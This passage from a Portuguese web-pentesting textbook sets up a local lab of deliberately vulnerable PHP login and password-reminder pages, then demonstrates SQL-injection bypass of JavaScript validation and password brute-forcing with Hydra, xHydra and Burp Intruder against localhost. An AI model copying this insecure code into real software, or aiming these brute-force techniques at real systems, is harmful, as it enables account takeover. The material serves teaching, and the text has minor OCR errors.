Vulnerabilidades relacionadas ao mau gerenciamento de sessões, como implementar formulários que permitem ataques de força bruta, cookies previsíveis, ID de sessão exposto na URL, fixação de sessão etc.

Será necessário criar o seguinte ambiente:

1. Inicie o MySQL:

root@kali# **service mysql start**

2. Acesse o servidor MySQL:

root@kali# **mysql**

3. Crie um usuário (teste) e uma senha (teste) para acessar o banco de dados:

MariaDB [(none)]> **CREATE USER 'teste'@'localhost' IDENTIFIED BY 'teste';**
MariaDB [(none)]> **GRANT ALL PRIVILEGES ON * . * TO 'teste'@'localhost';**

4. Crie a base de dados pentestWeb:

MariaDB [(none)]> **CREATE DATABASE pentestWeb;**

5. Mude a base de dados atual para pentestWeb:

```
MariaDB [(none)]> USE pentestWeb;
```

6. Crie a tabela usuarios:

```
MariaDB [pentestWeb]> CREATE TABLE usuarios (
    -> id INT NOT NULL AUTO_INCREMENT,
    -> login VARCHAR(200) NOT NULL,
    -> senha VARCHAR(200) NOT NULL,
    -> email VARCHAR(200) NOT NULL,
    -> PRIMARY KEY(id) );
```

7. Insira os seguintes valores na tabela usuarios:

```
MariaDB [pentestWeb]> INSERT INTO usuarios VALUES(1, "admin", "admin123",
    "admin@kali.com.br");
MariaDB [pentestWeb]> INSERT INTO usuarios VALUES(2, "daniel", "daniel123",
    "daniel@kali.com.br");
```

8. Verifique se os valores foram corretamente inseridos:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios;
+----+--------+-----------+--------------------+
| id | login  | senha     | email              |
+----+--------+-----------+--------------------+
|  1 | admin  | admin123  | admin@kali.com.br  |
|  2 | daniel | daniel123 | daniel@kali.com.br |
+----+--------+-----------+--------------------+
```

9. Saia do MySQL:

```
MariaDB [pentestWeb]> exit
```

10. Crie o arquivo /var/www/conecta.php com o seguinte conteúdo:

```
<?php
$servidor = "localhost";
$usuario_mysql = "teste";
$senha_mysql = "teste";
$conexao = mysqli_connect($servidor, $usuario_mysql, $senha_mysql, "pentestWeb");
?>
```

8.2.1 Senhas esquecidas

É muito comum sistemas permitirem ao usuário trocar a senha em caso de esquecimento. O modo correto de realizar tal ação é criando um formulário que solicite ao usuário um e-mail e envie para esse e-mail um link para troca de senha, resetando a senha original. No entanto, muitos sistemas são configurados para exibir a senha em claro quando o usuário insere o e-mail nesses formulários. O problema desse tipo de abordagem é que qualquer pessoa, sabendo de antemão quais os e-mails cadastrados no servidor web, obterá a senha em claro apenas digitando o e-mail desejado.

Será necessário criar o seguinte ambiente:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/lembrar.php com o seguinte conteúdo:

```
<form action="" method="POST">
   Email: <input type="text" name="email">
   <input type="submit" value="Enviar">
</form>
<?php
include "/var/www/conecta.php";
$email = addslashes($_POST["email"]);
$sql = "SELECT * FROM usuarios WHERE email = '$email' ";
$dados = mysqli_query($conexao, $sql);
if( $linha = mysqli_fetch_assoc($dados) )
   echo "<pre>A sua senha é: $linha[senha]</pre>";
else
   echo "<pre>Email não encontrado</pre>";
mysqli_close($conexao);
```

```
?>
```

3. Acesse o endereço http://localhost/lembrar.php. Caso se insira o e-mail admin@kali.com.br, será retornada a senha desse e-mail; caso se insira um e-mail inválido, será retornada uma mensagem de erro. Um atacante pode se beneficiar desse mecanismo de duas formas. Primeiro, realizando ataques de força bruta e tentando adivinhar se algum e-mail testado é válido. Caso seja, a senha é retornada em claro. Segundo, tentando realizar ataques em outros sistemas de login. É muito comum os usuários utilizarem a mesma senha para diversos serviços e sites distintos. Desse modo, há uma chance muito alta de o atacante conseguir acesso a esses serviços.

8.2.2 Senhas em formulários

Quando se está desenvolvendo o sistema web em ambientes de teste, alguns administradores costumam colocar logins e senhas de acesso nos formulários. Quando esse sistema entra em produção, os formulários são enviados sem sofrer nenhum tipo de alteração. O atacante, ao ler o código-fonte, terá acesso às credenciais de login. Por exemplo, considere o seguinte trecho de código HTML (as credenciais de acesso são fornecidas em forma de comentário):

```
<form action="" method="POST">
   Login: <input type="text" name="login"><br> <!-- admin -->
   Senha: <input type="text" name="senha"><br> <!-- admin123 -->
   <input type="submit" value="Enviar">
</form>
```

Outra situação muito comum ocorre quando o login é informado na página PHP. Considere o seguinte trecho de código PHP:

```
if( $login=="admin" && $senha == "admin123")
   header('Location: admin.php');
```

Embora o cliente não consiga visualizar o código-fonte PHP, é extremamente desaconselhado usar esse tipo de abordagem, sendo o mais aconselhado armazenar a senha dos usuários de forma criptografada em um banco de dados.

8.2.3 Validação de logins (JavaScript)

Funções de validação devem ser implementadas no código-fonte do lado

servidor (PHP), e nunca no código-fonte do lado cliente (JavaScript). O problema de utilizar um mecanismo de autenticação no lado cliente consiste em o cliente, por ter acesso ao código-fonte, poder contornar esse mecanismo de defesa com muita facilidade.

Será necessário criar o seguinte ambiente:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/sql.php com o seguinte conteúdo:

```
<script>
function valida(){
   var antiInjection = /\'+/;
   var POST = "<?php echo $_POST['login']?>";
   if( antiInjection.test(POST) ){
      alert("Injecao SQL detectada");
      window.location.href="sql.php";
   }
}
</script>
<body onload=valida()>
<form method="POST" action="">
   Login: <input type="text" id="login" name="login"><br>
   <input type="submit" value="Enviar">
</form>
<pre>
<?php
if($_SERVER["REQUEST_METHOD"] == "POST"){
   include "/var/www/conecta.php";
$login = $_POST["login"];
$sql = "SELECT email FROM usuarios WHERE login = '$login' ";
   $dados = mysqli_query($conexao, $sql) or die(mysqli_error($conexao));
if( $linha = mysqli_fetch_assoc($dados) )
   echo "Seu e-mail: $linha[email]";
mysqli_close($conexao);
}
?>
</body>
```

3. Não é possível usar aspas simples para injetar consultas SQL maliciosas. Para contornar esse sistema de defesa, desabilite o JavaScript do seu

browser. No Firefox, digite about:config na URL e na opção javascript.enabled clique duas vezes, selecionando o tipo booleano Falso (Figura 8.9). Dessa vez, é possível injetar aspa simples, realizando a injeção SQL.



Figura 8.9 – Desabilitando o JavaScript no Firefox.

8.2.4 Ataques de força bruta

Ataques de força bruta[5] constituem uma classe de ataques em que se tentará decifrar a senha usada em alguma página de login. Muitos formulários, embora não estejam vulneráveis a ataques de injeção SQL, não limitam a tentativa de vezes que um usuário tentará se logar no sistema. Embora pareça mais vantajoso não limitar quantas vezes será possível a um usuário realizar um login, um atacante poderá usar ataques de força bruta para ir "chutando" a senha do usuário. Caso tenha sorte[6], a senha poderá ser descoberta.

Antes de um ataque de força bruta ser efetuado, é necessário criar uma lista de palavras com as prováveis senhas. O arquivo /usr/share/wordlists/rockyou.txt.gz apresenta uma lista com senhas comumente usadas. Para criação de listas personalizadas, o Common User Password Profile (CUPP) consegue gerar derivações de palavras fornecidas. O CUPP pode ser obtido em http://remote-exploit.org/content/cupp-3.0.tar.gz**.**

O cewl acessa uma URL, gerando uma lista com as palavras do site. A opção -w grava um arquivo de saída:

```
root@kali# cewl http://site_desejado -w wordlist
```

Uma vez criada a lista de palavras, efetua-se o ataque de força bruta. Os principais programas usados para efetuar ataque de força bruta são: xHydra,

Hydra e o Burp Suite.

8.2.4.1 xHydra

Interface gráfica do Hydra.

Crie o arquivo /var/www/html/basic.php, conforme descrito em “8.6.1 Criptografia dos dados com base64”.

Inicie o xHydra no terminal:

```
root@kali# xhydra
```

O xHydra é dividido nas seguintes abas:

- Target – Configurações do alvo. Pode ser selecionada tanto a opção Single Target, para realizar testes de quebra de senha contra um único alvo, ou Target List, contendo uma lista de alvos a serem testados. A opção Port seleciona a porta em que será realizado o processo de quebra de senhas. A opção Protocol seleciona o protocolo a ser usado. O Hydra oferece suporte a diverssos protocolos, como VNC, RDP, MySQL, autenticação HTTP básica ou via formulário etc. A opção Be Verbose exibe o resultado do Hydra de forma detalhada, enquanto a opção Show Attempts mostra as tentativas de conexão falhas. A opção Debug, por sua vez, auxilia no processo de debuging, exibindo mensagens de depuração. A Figura 8.10 mostra as opções da aba Target.



Figura 8.10 – Aba Target.

- Passwords – Na aba Passwords, pode-se configurar o xHydra para tentar um único nome de usuário com a opção Username ou uma lista deles por meio da opção Username List. Ainda é possível configurar o xHydra para tentar uma única senha por meio da opção Password ou uma lista de palavras (wordlist) por meio da opção Password List, conforme mostra a Figura 8.11.
- Tuning – Na aba Tuning, é possível configurar, por exemplo, quantas senhas serão testadas por segundos (opção Number of Tasks) e após quanto tempo deverão ser realizadas novas tentativas (opção Timeout). Essa opção é extremamente útil em situações em que existam firewalls ou sistemas de defesa que bloqueiem muitas tentativas de senhas por segundo. Assim, podemos reajustar essas opções (Figura 8.12).

Figura 8.11 – Aba Passwords.



Figura 8.12 – Aba Tuning.

- Specific – Para ataques contra o protocolo HTTP, a aba Specific deve ser configurada. Em http/https url, insira o caminho da URL. Por exemplo, / indica que a página a ser testada será http://127.0.0.1/. Já /basic.php indica que a página a ser testada será http://127.0.0.1/basic.php (Figura 8.13).
- Start – Inicia o ataque. Caso o usuário e a senha informados sejam corretos, o xHydra informará que quebrou a senha (Figura 8.14).



Figura 8.13 – Aba Specific.

Figura 8.14 – Aba Start.

Conforme as opções são selecionadas, o rodapé é preenchido automaticamente, podendo ser usado em linha de comando (Hydra).

8.2.4.2 Hydra

Linha de comando da interface gráfica xHydra.

Sintaxe de uso:

hydra <*opções*> *módulo*://*host*

Opções:

-l *usuário*	Nome de usuário.
-L *lista*	Lista de usuários.
-m *parâmetro*	Módulos como o http-get, http-get-form etc. requerem parâmetros adicionais.
-p *senha*	Senha.
-P *dicionário*	Lista de senhas.
-s *porta*	Define outra porta para serviços que não utilizam a porta padrão.
-e *valor*	O *valor* pode assumir n (login sem senha), s (usar o nome de login como senha) ou r (login inverso como senha).

8.2.4.3 Autenticação básica

Primeiro, será necessário criar o arquivo /var/www/html/basic.php, conforme descrito em “8.6.1 Criptografia dos dados com base64”.

Para realizar a quebra de senhas do tipo HTTP Basic com o Hydra, utilize o módulo http-head:

```
root@kali# hydra -l admin -p admin123 http-head://127.0.0.1 -m /basic.php
```

O método GET também pode ser usado, porém, ao contrário do HEAD, ele captura toda a resposta enviada pelo servidor, não somente o cabeçalho. Devido a essa característica, o GET é um pouco mais lento que o HEAD, sendo mais aconselhado usá-lo para depurar alguma requisição:

```
root@kali# hydra -l admin -p admin123 http-get://127.0.0.1 -m /basic.php
```

Para realizar a quebra de senhas com o Burp Suite:

1. Crie o arquivo /var/www/html/basic.php, conforme descrito em “8.6.1 Criptografia dos dados com base64”.
2. Com o Firefox, acesse o endereço http://localhost/basic.php. Efetue o login com nome de usuário e senha quaisquer.
3. No Burp Suite, vá em Proxy > HTTP history, enviando a requisição com o cabeçalho Authorization para o Intruder (Figura 8.15).
4. Em Intruder > Positions > Attack type, selecione o tipo Sniper. O nome de usuário e a senha são codificados em base64 (linha Authorization: Basic). A base64 concatena o nome de usuário e senha, separando-os por dois pontos (:) (Figura 8.16).



Figura 8.15 – Enviando a requisição capturada para o Intruder.



Figura 8.16 – Selecionando o campo a ser testado (nome de usuário e senha em base64).

5. Em Intruder > Payloads > Payload Sets > Payload type, selecione o tipo Custom iterator (Figura 8.17).

Figura 8.17 – Selecionando o payload do tipo Custom iterator.

6. O payload Custom iterator permite selecionar várias listas de palavras e combiná-las entre si. Em vez de criar uma lista com palavras codificadas em base64, será muito mais prático criar duas listas de palavras e deixar que o Burp Suite faça o trabalho de codificação. A primeira lista (Position 1) deverá receber o nome dos prováveis usuários. Adicione a palavra admin nela. Certifique-se de adicionar os dois pontos (:) em Separator for position 1. Os dois pontos são usados pela base64 para separar o nome de usuário e senha, sendo necessário em nosso caso (Figura 8.18).



Figura 8.18 – Adicionando o nome de usuário.

7. A segunda lista de palavras (Position 2) deve conter as prováveis senhas (Fig. 8.19).



Figura 8.19 – Adicionando as prováveis senhas.

8. Em Payload Processing, adicione a regra de codificação Base64-encode (Figura 8.20).

Figura 8.20 – Adicionando a regra de codificação base64.

9. Em Payload Encoding, desabilite o checkbox URL-encode these characteres para que os dois pontos não sejam codificados em URL (Figura 7.63).
10. Inicie o ataque clicando em Start attack (Figura 8.17).
11. Uma nova aba será aberta. Um dos modos de saber se o login e a senha de acesso foram encontrados é por meio do código de retorno HTTP (coluna Status). A mensagem 200 indica que a página foi corretamente acessada pela autenticação usada. Outra forma é por meio do tamanho da página (coluna Length), pois seu tamanho é diferente (no caso menor) do que o tamanho da página de todas as outras tentativas de acesso (Figura 8.21).



Figura 8.21 – A autenticação bem-sucedida.

12. Utilize a aba Decoder para decodificar o nome de usuário e a senha (Figura 8.22).

Figura 8.22 – Decodificando o nome de usuário e a senha.

8.2.4.4 Autenticação via formulário (método GET)

Será necessário criar o seguinte ambiente:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/admin.php com o seguinte conteúdo:

```
<?php
session_start();
if( ! $_SESSION["usuario"] )
   header("Location: loginGET.php");
else
   uecho "Bem vindo $_SESSION[usuario]";
?>
```

3. Crie o arquivo /var/www/html/loginGET.php com o seguinte conteúdo:

```
<?php session_start() ?>
<form action="" method="GET">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" name="Enviar" value="Enviar">
</form>
<?php
if( isset($_GET["login"]) AND isset($_GET["senha"]) ){
include "/var/www/conecta.php";
$login = addslashes($_GET["login"]);
```

```
$senha = addslashes($_GET["senha"]);
$sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha='$senha' ";
$dados = mysqli_query($conexao, $sql);
if( $linha = mysqli_fetch_assoc($dados) ){
   $_SESSION["usuario"] = $linha["login"];
   header('Location: admin.php');
}else
   uecho "Login incorreto";
   mysqli_close($conexao);
}
?>
```

Para realizar a quebra de senhas com o Hydra, utilize o módulo http-get-form. Esse módulo requer algumas configurações:

1. Será necessário saber qual é a URL enviada quando se insere uma tentativa de login. Acesse http://localhost/loginGET.php, digitando login e senha quaisquer. O caminho da resposta HTTP será:

loginGET.php?login=blah&senha=blah&Enviar=Enviar

2. O Hydra apresenta duas variáveis especiais (^USER^ e ^PASS^) que indicam em quais lugares da requisição GET será inserido o nome de usuário e a senha:

login=^USER^&senha=^PASS^&Enviar=Enviar

3. Será necessário determinar qual a mensagem de erro informada pela aplicação web em caso de nome de usuário ou senha inválidos (linha u do loginGET.php):

Login incorreto

4. Os dois pontos são usados na opção -m para que o Hydra separe o arquivo PHP, a requisição GET e a mensagem de erro:

```
root@kali# hydra -l admin -p admin123 http-get-form://127.0.0.1 -m
"/loginGET.php:login=^USER^&senha=^PASS^&Enviar=Enviar:Login incorreto"
```

Em vez de configurar o Hydra com a mensagem de erro, é possível configurá-lo com a mensagem de login bem-sucedido (linha u do arquivo admin.php), por meio da opção S=:

```
root@kali# hydra -l admin -p admin123 http-get-form://127.0.0.1 -m
"/loginGET.php:login=^USER^&senha=^PASS^&Enviar=Enviar:S=Bem vindo"
```

Para realizar a quebra de senhas com o Burp Suite:

1. Com o Firefox, acesse o endereço http://localhost/loginGET.php. Insira nome de login e senha quaisquer.
2. No Burp Suite, vá em Proxy > HTTP history, enviando a requisição para o Intruder.
3. Em Intruder > Positions > Attack type, selecione o tipo Cluster bomb. O caractere especial § deve delimitar o nome de usuário e a senha (Figura 8.23).
4. Em Intruder > Payloads > Payload Sets > Payload set, selecione o valor 1. Ele representa a primeira posição do caractere especial § (nome de usuário).
5. Em Intruder > Payloads > Payload Sets > Payload type, selecione o tipo Simple list.
6. Em Payload Options adicione os prováveis nomes de usuários (admin, administrador, administrator etc.).
7. Em Intruder > Payloads > Payload Sets > Payload set, selecione o valor 2. Ele representa a segunda posição do caractere especial § (senha).

